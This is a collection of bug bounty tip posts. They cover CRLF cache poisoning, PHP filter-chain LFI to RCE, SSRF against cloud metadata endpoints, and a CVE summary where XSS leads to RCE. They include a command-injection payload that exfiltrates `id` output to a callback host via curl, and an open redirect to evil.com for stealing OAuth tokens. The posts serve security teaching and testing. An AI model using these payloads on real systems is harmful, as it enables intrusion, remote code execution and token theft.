
Wrong password. HTTP 401. Remote code execution.
In Crafty Controller, a JS payload in X-Forwarded-For was stored as the login "IP" and rendered unescaped in the admin's Activity Logs → XSS → API key → RCE.
CVE-2026-18516 (CVSS 9.6), fixed in 4.11.0
https://t.co/y9Hx2DWr1Z
Bug Bounty Tip: HTTP/2 Cache Poisoning via Header Injection
Look for: HTTP/2 frontends that forward pseudo-headers or :path into cached responses
Test payload: inject a newline into a header value like x-forwarded-host: https://t.co/QGDSGmghIY%0d%0aX-Cache-Key: x and check the cached response
If the poisoned response is served to other users, it may indicate HTTP/2 Cache Poisoning, enabling stored XSS or open redirect at scale.
For more tips join our Telegram channel: https://t.co/ZemJJygdHY
#BugBounty #CachePoisoning #HTTP2 #InfoSec
Bug Bounty Tip: LFI via PHP Filter Chain to RCE
Look for: GET /page?file=home.php or /view?template=about where the parameter loads local files.
Test by chaining php://filter conversions to generate arbitrary PHP code without needing file uploads: php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|.../resource=php://temp, using tools like php_filter_chain_generator.
If the generated chain executes as PHP, it may indicate LFI to RCE via Filter Chains, enabling full server compromise even when log poisoning and uploads are blocked.
For more tips join our Telegram channel: https://t.co/ZemJJygdHY
#BugBounty #LFI #RCE #PHPFilterChain #InfoSec
Durante um pentest autorizado em um site, eu achei um unauthorized write e uma falha de idor no firebas.
qualquer usuário logado podia forjar reports em nome de outros usuarios, porque a security rules não validavam o uid no payload.
impacto: o atacante conseguia banir qualquer user da plataforma
#Infosec #cybersec #idor #firebase
SSRF❌
RCE ✅

Before testing SSRF, check whether any parameter fetches a remote URL try it:
?url=https://<any-domain>/`curl{$IFS}burplink/$(id)`
If the server processes the URL through unsafe system functions like exec(), it may lead to RCE.
join my tg https://t.co/5NuBijZztS
Bug Bounty Tip: SSRF via Image URL in Profile / Avatar Upload
Look for: POST /profile/avatar or /settings accepting an image URL instead of a file upload.
Test by supplying internal targets: http://169.254.169.254/latest/meta-data/, http://127.0.0.1:8080/admin, http://[::1]:6379, or a redirect chain from your server (https://t.co/PY6KFXlDaB→http://169.254.169.254). Bypass filters with decimal/octal IPs (http://2130706433), DNS rebinding, or @ tricks.
If the server fetches the URL and returns or processes the response, it may indicate SSRF via Image URL, enabling cloud metadata theft, internal port scanning, or access to admin services.
For more tips join our Telegram channel: https://t.co/ZemJJygdHY
#BugBounty #SSRF #ImageURL #CloudMetadata #InfoSec
☠️RCE via pdf metadata💀
-In file upload developer focus on the file extension sanitization.
-So focus on file upload metadata, description, file-name etc sections.
-Make error on response, fuzz payloads, test blind payloads & get rce!
join my Channel: https://t.co/5NuBijZztS
Do your recon. He left a backdoor (Pays in USD, closing email - Foundation)
Ask @ChatGPT
Find strong possibility platform that pays bounty in USD with likely closing email "Foundation"
Sui Foundation
https://t.co/9z5GsRYQTd
Hyper Foundation
https://t.co/0f7QzylywK
Goodluck!
🐛 Bug Bounty Tip #11/30
Open Redirect → Account Takeover pipeline.
Don't dismiss open redirects as "low severity".
https://target[.]com/login?next=https://evil[.]com
Chain it:
1. Open redirect → steal OAuth tokens from the redirect_uri
2. Open redirect → phishing with a trusted domain
3. Open redirect → SSRF bypass if the server follows it
Context is everything. A "low" can become a critical. 📈
#BugBounty #OpenRedirect #OAuth







>
String concatenation + URL encoding (%2B) did the trick! 💡
What's your favorite alert() bypass technique?
#XSS #BugBounty #WebSecurity https://t.co/K73WljZuzk](https://pbs.twimg.com/media/HXY-1zcaEAAkgLd.png)